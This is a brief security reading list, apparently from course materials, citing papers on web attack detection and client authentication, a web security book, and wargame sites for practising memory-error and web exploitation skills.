Criscione, Maggi, Salvaneschi, Zanero, *"Integrated Detection of Attacks Against Browsers, Web Applications and Databases"*, EC2ND2009

http://dx.doi.org/10.1109/EC2ND.2009.13

Kevin Fu, Emil Sit, Kendra Smith, e Nick Feamster: *“Do's and Don'ts of Client Authentication on the Web”*

http://cookies.lcs.mit.edu/pubs/webauth.html

[book] Michal Zalewski, *"The Tangled Web: A Guide to Securing Modern Web Applications"*

http://www.nostarch.com/tangledweb.htm

“Wargame” list :P

If you want to test your hacking skills on Memory Errors and Web vulnerabilities

Web

- Google Gruyere - http://google-gruyere.appspot.com/
- Websec.fr - http://websec.fr/

Binary

- pwnable.kr - http://pwnable.kr/
- OverTheWire Bandit - http://overthewire.org/wargames/bandit/
- OverTheWire Leviathan - http://overthewire.org/wargames/leviathan/

Mixed

- PicoCTF - http://picoctf.com/

The complete (and updated) list can be found at:
http://github.com/zardus/wargame-nexus